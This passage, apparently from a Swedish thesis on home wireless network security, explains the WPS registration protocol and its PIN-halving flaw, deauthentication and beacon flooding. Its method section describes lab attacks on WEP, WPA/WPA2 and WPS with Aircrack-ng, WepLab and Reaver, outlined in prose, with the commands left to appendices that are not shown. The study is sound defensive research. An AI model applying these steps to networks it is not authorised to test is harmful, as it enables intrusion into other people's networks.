
Registratorer ska inte förse klientenheter med WEP- eller WPA-autentiseringsuppgifter. En registrator med stöd för den äldre versionen av WPS [19] har inget krav på att

konfigurera en accesspunkt med WPA2. Skulle registratorn vilja använda WPA-PSK ska accesspunkten välja kombinerat läge istället. Om en registrator försöker konfigurera den med WEP ska processen misslyckas.

2.5.2.7 Accesspunkt med extern registrator
WPS utvecklades med antagandet att den person som har fysisk tillgång till accesspunkten har tillstånd att ansluta enheter till det trådlösa nätverket. Om nätverket är skyddat måste varje enhet ha autentiseringsuppgifter. Autentiseringsuppgifterna innehåller ofta WPA2-lösenord och SSID. Antingen delar accesspunkten ut dessa uppgifter eller delegeras distributionen till en eller flera externa registratorer.

En extern registrator ska förse klientenheter med autentiseringsuppgifter och konfigurera nätverkets accesspunkter så att de accepterar dessa. Den kan också ge en användare information som underlättar felsökning av nätverket, eller hjälper denne att lägga till en enhet. En extern registrator kan ha ett antal sekundära användningsområden som till exempel ge gäståtkomst och koppla bort enheter.

Figur 14 visar den WPS-process som krävs för att ansluta en extern registrator till en accesspunkt och hur denna process använder sig av EAP (*Extensive Authentication Protocol*) för utbyte av meddelanden.




Figur 14. *EAP-baserad installation av extern registrator.*

1. Accesspunkten skickar ut beacon som inkluderar ett informationselement som indikerar att den stödjer WPS.
2. En extern registrator skickar en probe-förfrågan som innehåller information om att den kan fungera som en registrator till det trådlösa nätverket.
3. Accesspunkten skickar ett probe-svar till registratorn som innehåller information om att den är en accesspunkt.
4. Användaren anger PIN-koden i registratorn. Alternativt kan out-of-band-kommunikation användas, till exempel NFC.
5. Den externa registratorn initierar en 802.1X-anslutning med identifikationen *WFA-SimpleConfig-Registrar-1-0*.
6. Accesspunkten och registratorn utbyter meddelande $M_1$ till $M_8$ enligt registrationsprotokollet. Meddelande $M_1$ till $M_6$ innehåller information som möjliggör ömsesidig autentisering. $M_7$ innehåller accesspunktens nuvarande nätverksinställningar och $M_8$ kan innehålla nya inställningar specificerade av

registratorn.

7. Accesspunkten inleder slutfasen genom att skicka EAP-Done. Registratorn svarar med ett EAP-ACK. Accesspunkten avslutar sedan protokollet med EAP-Failure. Trots namnet används EAP-Failure för att indikera att processen genomförts utan problem.

### 2.5.3 Brister

Trots att WPS marknadsförs som ett enkelt sätt att installera ett nytt nätverk med hög säkerhet [20] innehåller den tidigare, och fortfarande använda, specifikationen av WPS [19] brister. *Stefan Viehböck* upptäckte och rapporterade ett par brister [21]. Trots att dessa rapporterades år 2011 finns det i dag inga officiellt erkända lösningar på problemet enligt *CERT* [22]. *CERT* är en välkänd organisation som ska säkerställa att lämplig teknik och systemförvaltningsmetoder används för att motstå angrepp på nätverksanslutna system. Det är främst två av bristerna som gör det möjligt för en angripare att ta sig in på ett trådlöst hemnätverk som annars har tillräckligt skydd.

#### 2.5.3.1 Felaktig design av installationsmetod

Den ena installationsmetoden använder sig av en PIN-kod. Antingen ska klientenhetens PIN-kod anges i den trådlösa routerns webbgränssnitt (*intern registrator*) eller så ska accesspunktens PIN-kod matas in i klientenheten (*extern registrator*). Installationsmetoderna presenteras närmare i Appendix F.


I Tabell 1 presenteras de gränssnitt en användare behöver tillgång till för att köra de olika installationsmetoderna. I det fall när en extern registrator används behövs endast tillgång till accesspunktens PIN-kod. Detta innebär att den är mottaglig för så kallade forceringsattacker, det vill säga att en angripare försöker gissa sig till PIN-koden.

Tabell 1. *Gränssnitt som behövs vid olika installationsmetoder i WPS.*

| Metod | Fysisk tillgång till enheterna | Tillgång till den trådlösa routerns webbgränssnitt | Tillgång till den trådlösa routerns PIN-kod |
|---|---|---|---|
| PBC | X | | |
| PIN (Intern registrator) | | X | |
| PIN (Extern registrator) | | | X |

2.5.3.2 Felaktig design av registrationsprotokollet

| Meddelande | Interaktion | Innehåll | Kommentar |
|---|---|---|---|
| $M_1$ | Klientenhet → Registrator | Version ‖ N1 ‖ Description ‖ $PK_E$ | Diffie-Hellman (Nyckelutbyte) |
| $M_2$ | Klientenhet ← Registrator | Version ‖ N1 ‖ N2 ‖ Description ‖ $PK_R$ [ ‖ ConfigData ] ‖ $HMAC_{AuthKey}(M_1 \| M_2')$ | |
| $M_3$ | Klientenhet → Registrator | Version ‖ N2 ‖ E-Hash1 ‖ E-Hash2 ‖ $HMAC_{AuthKey}(M_2 \| M_3')$ | |
| $M_4$ | Klientenhet ← Registrator | Version ‖ N1 ‖ R-Hash1 ‖ R-Hash2 ‖ $ENC_{KeyWrapKey}$(R-S1) ‖ $HMAC_{AuthKey}(M_3 \| M_4')$ | Bevisar kännedom av första delen av PIN-koden |
| $M_5$ | Klientenhet → Registrator | Version ‖ N2 ‖ $ENC_{KeyWrapKey}$(E-S1) ‖ $HMAC_{AuthKey}(M_4 \| M_5')$ | Bevisar kännedom av första delen av PIN-koden |
| $M_6$ | Klientenhet ← Registrator | Version ‖ N1 ‖ $ENC_{KeyWrapKey}$(R-S2) ‖ $HMAC_{AuthKey}(M_5 \| M_6')$ | Bevisar kännedom av andra delen av PIN-koden |
| $M_7$ | Klientenhet → Registrator | Version ‖ N2 ‖ $ENC_{KeyWrapKey}$(E-S2 [ ‖ ConfigData ]) ‖ $HMAC_{AuthKey}(M_6 \| M_7')$ | Bevisar kännedom av andra delen av PIN-koden och skickar autentiserings-uppgifter |
| $M_8$ | Klientenhet ← Registrator | Version ‖ N1 ‖ [ $ENC_{KeyWrapKey}$(ConfigData) ] ‖ $HMAC_{AuthKey}(M_7 \| M_8')$ | |




Figur 15. *Registrationsprotokollet innehållande information om var PIN-koden verifieras.*

Som Figur 15 visar kan en angripare, som tar rollen som registrator, få fram information om PIN-kodens korrekthet genom att granska svaren från accesspunkten. Om denne får ett WPS-NACK efter att ha skickat $M_4$ vet denne att den första delen av PIN-koden är felaktig. Skulle angriparen få ett WPS-NACK efter att ha skickat $M_6$ vet denne att andra halvan av PIN-koden är felaktig.

## 2.6 Utstörning av trådlösa hemnätverk

Störningar kan vara ett stort problem för nätverk då de kan sänka hastigheten alternativt avbryta en anslutning. Trådlösa nätverk är särskilt utsatta eftersom de kommunicerar över ett delat medium. Till exempel finns i 2.4 GHz spektrumet, förutom trådlösa

nätverk, bland annat mikrovågsugnar och bluetooth-enheter som kan påverka kvaliteten på kommunikationen i nätverket. Trådlösa enheter är konstruerade med detta i åtanke och ska därför vara feltoleranta. Trots detta kan Bluetooth-överföringar som sker i närheten av ett trådlöst nätverk kraftigt sänka nätverkets överföringshastighet. Detta eftersom Bluetooth-protokollet inte tar hänsyn till 802.11 [23]. För att minska störningar kan andra spektrum, som till exempel 5 GHz spektrumet, användas.

### 2.6.1 Avautentisering av anslutna enheter

Sändarens MAC-adress är den enda information som kan ge validering av avsändaren i avautentiseringsramen. Det presenteras en ny valideringsmetod i senaste specifikationen av 802.11 [8, pp. 404-437], denna specifikation används dock ännu inte i stor utsträckning. Då ramen dessutom är okrypterad kan en angripare generera till synes giltiga avautentiseringsramar, där accesspunkten står som avsändare och klienten som mottagare. Om en angripare skickar denna ram till en klient som är autentiserad till nätverket måste klienten autentiseras på nytt innan anslutningen återupptas.


En angripare kan begränsa hur mycket data en klient ska kunna skicka genom att regelbundet sända ut avautentiseringsramar. Angriparen kan även skicka avautentiseringsramar varje gång klienten autentiseras för att kontinuerligt bryta anslutningen. En studie från år 2003 visar hur en enskild angripare kraftigt begränsar datatrafiken för fyra klienter i ett nätverk [24].

Samma brist som nämnts ovan finns även i avassocieringsramen, vilket gör att en angripare kan avassociera klienter. När en klient får en avassocieringsram måste denne associeras på nytt för att kunna skicka och ta emot data.

### 2.6.2 Massutskick av beacon-ramar


Beacon-ramar underlättar för klientenheter att hitta nya nätverk. Accesspunkter kan skicka ut sådana, vilka innehåller information om dess konfiguration. Klienter kan använda dessa för att till exempel göra ett aktivt val om vilket nätverk de vill ansluta till.

Beacon-ramar saknar, precis som resten av administrationsramarna, verifiering. Som Figur 16 visar kan en angripare därför sända beacon-ramar för att simulera nätverk. Klienterna uppfattar dessa som autentiska och kan därför försöka ansluta till dessa. Ett stort antal simulerade nätverk kan resultera i att användaren får svårt att hitta ett autentiskt nätverk att ansluta till.




Figur 16. *Massutskick av beacon-ramar.*

Figur 17 illustrerar en variant av attacken som kan utföras genom att skicka ut beacon-ramar med samma konfiguration som ett autentiskt nätverk. Ett nätverk kan bestå av flera accesspunkter, och klienter eftersträvar att ansluta till en lämplig accesspunkt. Ofta är den lämpligaste accesspunkten den med, för klienten, starkast signalstyrka. Har angriparen en stark sändare kan klientenheter därför komma att försöka ansluta till de simulerade accesspunkterna.





Figur 17. *Massutskick av beacon-ramar mot existerande nätverk.*

# 3 Metod

På grund av att säkerhetslösningarna har olika brister går det inte att testa samtliga med en uniform testmetod. Därför testas och beskrivs dessa oberoende av varandra. Testerna utfördes veckovis och innefattade attacker som kunde utföras med kostnadsfria och lättillgängliga verktyg som upplevdes vara de vanligaste. För att hitta dessa verktyg inleddes varje testperiod med en mindre efterforskning. Denna efterforskning gick ut på att analysera resultat från sökmotorer, diskussionsforum och artiklar. Utöver tester av säkerhetslösningar har två undersökningar genomförts. Den första av dessa undersökningar innefattar att ta fram statistik över i vilken utsträckning säkerhetslösningarna används. Den andra undersökningen syftade till att få fram Internetleverantörers åsikt gällande dagens säkerhet i de trådlösa hemnätverken.

Det trådlösa nätverk som användes vid testning illustreras i Figur 18. Konfigurationsenheten används för konfiguration av trådlös hemrouter och router samt för att skapa datatrafik på nätverket. Klientenheten är en trådlös enhet ansluten till nätverket och utnyttjades vid attackerna. Router och switch simulerar här en Internetleverantör. Angriparen är den dator som agerar angripare i vår uppsättning. Angreppen utfördes från en bärbar dator. Både klientenhet och angripare använder det Linux-baserade operativsystemet *Ubuntu*. Medan konfigurationsenheten använder operativsystemet *Windows XP*.




Figur 18. *Testnätverket.*

Programpaketet *Aircrack-ng* version 1.1 [25] användes för att utföra ett flertal av

attackerna. Större delen av dessa attacker innefattar ett moment av avlyssning, och för detta ändamål används verktyget *airmon-ng* som kan försätta trådlösa nätverkskort i övervakningsläge. I detta läge behålls alla de paket som nätverkskortet kommer över istället för att ignorera paket som inte är ämnade enheten. Läget ger även program större kontroll över innehållet på paketen som ska skickas.

Flera attacker kräver filer som innehåller paket som nätverkskortet har avlyssnat. Ett av de program som kan utföra detta är *airodump-ng.*

## 3.1 Säkerhetsprotokollet Wired Equivalent Privacy

Den första testperioden gick ut på att undersöka de brister i WEP (*Wired Equivalent Privacy*) som tidigare behandlats i avsnitt 2.3.2. Vårt sökande efter kända verktyg som kunde utnyttjas vid attacker resulterade i att programpaketet *Aircrack-ng* samt programmet *WepLab* [26] användes.

### 3.1.1 Passiv statistisk attack

Målet med statistiska attacker är att beräkna den krypteringsnyckel som används av en klient utan att aktivt injicera paket. Då denna attack är passiv kan den inte upptäckas av en användare. Detta gör den till en utav de allvarligare attackerna mot WEP.

För att utföra denna attack försattes nätverkskortet i övervakningsläge, med hjälp av verktyget *airmon-ng*. För att avlyssna och spara den trafik som gick mellan klient och accesspunkt användes sedan programmet *airodump-ng*. För att generera trafik över nätverket överfördes en stor fil mellan vår klient och konfigurationsenheten. Därefter användes *aircrack-ng* för att utifrån den insamlade trafiken försöka beräkna WEP-lösenordet. Testen utfördes flera gånger och de fick fortgå tills dess att resultat erhölls. Inför varje test genererades ett nytt lösenord. För en utförligare beskrivning av de kommandon som används, se Appendix I.1.

### 3.1.2 Statistisk attack med återspelning

Målet med återspelningen var att injicera paket i vårt testnätverk för att generera trafik, vilket skulle påskynda den statistiska attacken. För att genomföra återspelningen försattes angriparens nätverkskort i övervakningsläge, med programmet *airmon-ng*. Därefter kördes programmet *airodump-ng* för att spara nätverkstrafiken. Med hjälp av *aireplay-ng* avlyssnades trafiken mellan klient och accesspunkt tills ett ARP-paket fångades för att sedan återspela detta. Eftersom enheter ska besvara ARP-förfrågningar kan mer trafik genereras, se Appendix I.1.1 för beskrivning. *Aircrack-ng* kan användas på uppsamlad data för att få fram lösenordet.

### 3.1.3 Forcering

Målet med denna attack är att forcera fram WEP-lösenordet utifrån några få paket. För att denna attack ska vara möjlig måste först trafik från nätverket sparas. Detta kan göras med hjälp av verktyget *airodump-ng* efter att nätverkskortet försatts i övervakningsläge med programmet *airmon-ng*. *WepLab* är det verktyg som sedan används för att försöka

forcera fram WEP-lösenordet, för kommandon se Appendix I.1.2.

## 3.2 Wi-Fi Protected Access

En forceringsattack utfördes mot säkerhetsprotokollen WPA och WPA2 för att erhålla det trådlösa nätverkets lösenord.

### 3.2.1 Forcering med hjälp av ordlista

Det finns programpaket, så som *Aircrack-ng*, vilka har medföljande ordlistor. Även program för att generera egna finnes. Dock hämtades två relativt stora ordlistor från Internet. Detta gjordes dels för att spara tid och dels för det stora antalet ord dessa innehöll.

Programmet *aireplay-ng* användes för att avautentisera testnätverkets enda klientenhet. Detta ledde till att klientenheten anslöts på nytt vilket initierar en ny fyrvägshandskakning, vilken kunde avlyssnas med *airodump-ng*. Programmet *aircrack-ng* användes sedan för att generera MIC-värden från ord ur en ordlista, vilka jämfördes med de MIC-värden som fanns i den avlyssnade fyrvägshandskakningen. Om dessa MIC-värden stämmer överens har angriparen använt sig av det rätta ordet, vilket motsvarar nätverkets lösenord. En beskrivning av hur verktygen användes när attacken utfördes finns i Appendix I.2.

## 3.3 Säkerhetslösningen Wi-Fi Protected Setup

Det finns program som utnyttjar svagheterna som nämndes i avsnitt 2.5.3. Programmet *Reaver* version 1.4 [27] valdes då det är lättillgängligt och välkänt. Genomsnittstiden för ett angrepp är 4 - 10 timmar [27] beroende på bland annat den trådlösa routerns prestanda, störningar och signalstyrka. WPA2-lösenordet som användes vid testningen var *_:.$f|c=-0"-N5*["2(#=~B*, vilket innehåller 23 tecken varav 3 stycken siffror, 2 stycken versaler, 2 stycken gemener och 16 st specialtecken. Ett lösenord av denna typ har cirka $3{,}07 \times 10^{45}$ olika kombinationer. Räknar man med att angriparen har tillgång till stora resurser och kan utföra 250 000 lösenordstest i sekunden skulle det kunna ta upp till cirka $3{,}42 \times 10^{36}$ timmar att få fram lösenordet. För att ge lite perspektiv så motsvarar timmarna cirka $3{,}90 \times 10^{32}$ år eller $2{,}8 \times 10^{22}$ gånger universums ålder.

Ett verktyg som är inkluderat i *Reaver* är *wash*. Detta verktyg avlyssnar den trådlösa trafiken och samlar in beacon-ramar. Då dessa används för att sprida information kan en angripare få fram om den trådlösa routern har stöd för WPS och i så fall vilken version av specifikationen den har implementerad. Därefter visar verktyget en lista med de routrar som har stöd för WPS version 1.0h. I version 2.0.2 har ett antal säkerhetsåtgärder införts som förhindrar den attack som presenterats i arbetet, verktyget visar därför inte routrar med denna version av WPS. Fakta om dessa säkerhetsåtgärder presenteras i avsnitt 2.5.2.3.

När potentiella mål hittades med *wash* inleddes en forceringsattack med *Reaver*. I Figur 19 beskrivs hur denna attack genomförs utifrån registrationsprotokollet.

| Steg | Meddelande | Interaktion | Innehåll | Kommentar |
|---|---|---|---|---|
| 1 | | Accesspunkt → Angripare | Beacon | |
| 2 | | Accesspunkt ← Angripare | Probe-förfrågan | |
| 3 | | Accesspunkt → Angripare | Probe-svar | |
| 4 | | Accesspunkt ← Angripare | EAPOL-Start | EAP-initiering med indentitiet: *WFA-SimpleConfig-Registrar-1-0* |
| | | Accesspunkt → Angripare | EAP-Request/Identity | |
| | | Accesspunkt ← Angripare | EAP-Respons/Identity | |
| 5 | $M_1$ | Accesspunkt → Angripare | Version \|\| N1 \|\| Description \|\| $PK_E$ | Diffie-Hellman (Nyckelutbyte) |
| 6 | $M_2$ | Accesspunkt ← Angripare | Version \|\| N1 \|\| N2 \|\| Description \|\| $PK_R$ [ \|\| ConfigData ] \|\| $HMAC_{AuthKey}(M_1 \| M_2^*)$ | |
| 7 | $M_3$ | Accesspunkt → Angripare | Version \|\| N2 \|\| E-Hash1 \|\| E-Hash2 \|\| $HMAC_{AuthKey}(M_2 \| M_3^*)$ | |
| 8 | $M_4$ | Accesspunkt ← Angripare | Version \|\| N1 \|\| R-Hash1 \|\| R-Hash2 \|\| $ENC_{KeyWrapKey}$(R-S1) \|\| $HMAC_{AuthKey}(M_3 \| M_4^*)$ | Bevisar kännedom av första delen av PIN-koden |
| 9 | $M_5$ | Accesspunkt → Angripare | Version \|\| N2 \|\| $ENC_{KeyWrapKey}$(E-S1) \|\| $HMAC_{AuthKey}(M_4 \| M_5^*)$ | Bevisar kännedom av första delen av PIN-koden |
| 10 | $M_6$ | Accesspunkt ← Angripare | Version \|\| N1 \|\| $ENC_{KeyWrapKey}$(R-S2) \|\| $HMAC_{AuthKey}(M_5 \| M_6^*)$ | Bevisar kännedom av andra delen av PIN-koden |
| 11 | $M_7$ | Accesspunkt → Angripare | Version \|\| N2 \|\| $ENC_{KeyWrapKey}$(E-S2 [ \|\| ConfigData ]) \|\| $HMAC_{AuthKey}(M_6 \| M_7^*)$ | Bevisar kännedom av andra delen av PIN-koden och skickar autentiserings-uppgifter |
| 12 | $M_8$ | Accesspunkt ← Angripare | Version \|\| N1 \|\| [ $ENC_{KeyWrapKey}$(ConfigData) ] \|\| $HMAC_{AuthKey}(M_7 \| M_8^*)$ | |
| 13 | | Accesspunkt → Angripare | EAP-Done | |
| 14 | | Accesspunkt ← Angripare | EAP-ACK | |
| 15 | | Accesspunkt → Angripare | EAP-Failure | |

| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|
| Första delen av PIN-koden | | | | Andra delen av PIN-koden | | | Kontrollsumma |

Figur 19. *Registrationsprotokollet mellan en angripare (extern registrator) och en accesspunkt (klientenhet).*

Forceringsattacken går till på följande sätt:

1. Accesspunkten skickar ut en beacon-ram som inkluderar ett informationselement som indikerar att den stödjer WPS.
2. En angripare agerar extern registrator och skickar en probe-förfrågan som innehåller information om att den kan agera registrator.
3. Accesspunkten skickar ett probe-svar till angriparen som innehåller information om att den är en accesspunkt.
4. Angriparen startar en 802.1X-anslutning med identifikationen *WFA-SimpleConfig-Registrar-1-0*.
5. Accesspunkten genererar ett nonce, $N1$, och skickar detta tillsammans med en beskrivning av enheten och dess publika Diffie-Hellman-nyckel till angriparen.
6. Angriparen genererar ett eget nonce $N2$ och skickar detta till accesspunkten tillsammans med $N1$, beskrivning av registratorn, sin egna publika Diffie-Hellman-nyckel och en verifikation som består av HMAC baserat på det förra och nuvarande meddelandet.
7. Accesspunkten genererar två 128 bitar långa hemliga nonce, $E-S1$ och $E-S2$. Därefter beräknar den:

   $$E-Hash1=HMAC_{AuthKey}(E-S1||PSK1||PK_E||PK_R)$$

   $$E-Hash2=HMAC_{AuthKey}(E-S2||PSK2||PK_E||PK_R)$$

   $$PSK1=de\ första\ 128\ bitarna\ av\ HMAC_{AuthKey}(första\ delen\ av\ dess\ PIN-kod)$$

   $$PSK2=de\ första\ 128\ bitarna\ av\ HMAC_{AuthKey}(andra\ delen\ av\ dess\ PIN-kod)$$

   Sedan skickas dessa till angriparen tillsammans med $N2$ och en ny verifikation.
8. Angriparen genererar två 128 bitar långa hemliga nonce, $R-S1$ och $R-S2$. I detta steg gissar denne accesspunktens PIN-kod, det vill säga slumpar fram ett åtta siffror långt tal. Därefter beräknar den:

   $$R-Hash1=HMAC_{AuthKey}(R-S1||PSK1||PK_E||PK_R)$$


   $$R-Hash2=HMAC_{AuthKey}(R-S2||PSK2||PK_E||PK_R)$$

   Sedan skickas dessa till accesspunkten tillsammans med $N1$, en ny verifikation och $R-S1$ krypterad. $R-S1$ skickas med för att accesspunkten ska kunna verifiera att registratorn (angriparen) känner till första delen av PIN-koden.
9. Accesspunkten kontrollerar om den har samma värde på första delen av PIN-koden som registratorn. Skulle det inte vara fallet skickar den en WPS-NACK

till angriparen och avslutar registrationsprotokollet. Angriparen börjar då om protokollet. När angriparen väl lyckas gissa rätt på första delen skickar accesspunkten $E-S1$ krypterad tillsammans med $N2$ och en ny verifikation. Detta för att registratorn ska kunna kontrollera att accesspunkten känner till första delen av PIN-koden.

10. Angriparen skickar $R-S2$ krypterad tillsammans med $N1$ och en ny verifikation.
11. Accesspunkten kontrollerar om den har samma värde på andra delen av PIN-koden som registratorn. Skulle det inte vara fallet skickar den en WPS-NACK till angriparen och avslutar registrationsprotokollet. Angriparen börjar då om protokollet. Notera att angriparen vid det här läget är säker på att ha hittat första delen av PIN-koden så bara andra delen av koden behöver slumpas vid nästa körning. När angriparen lyckas gissa rätt på andra delen skickar accesspunkten $N2$, en ny verifikation och $E-S2$ krypterat tillsammans med konfigurationsdata (bland annat nätverkslösenordet). Detta för att registratorn ska kunna kontrollera att accesspunkten känner till andra delen av PIN-koden.
12. Angriparen skickar $M_8$ som kan innehålla nya inställningar för det trådlösa nätverket specificerade av registratorn.
13. Accesspunkten skickar EAP-Done.
14. Angriparen svarar med ett EAP-ACK.
15. Accesspunkten avslutar med EAP-Failure för att indikera slutet på registrationsprotokollet.

I Figur 20 visas ett flödesschema över hur attacken genomförs ur angriparens synvinkel. För specifika kommandon och exempel, se Appendix I.3.




Figur 20. *Flödesschemat visar en forceringsattack mot WPS.*

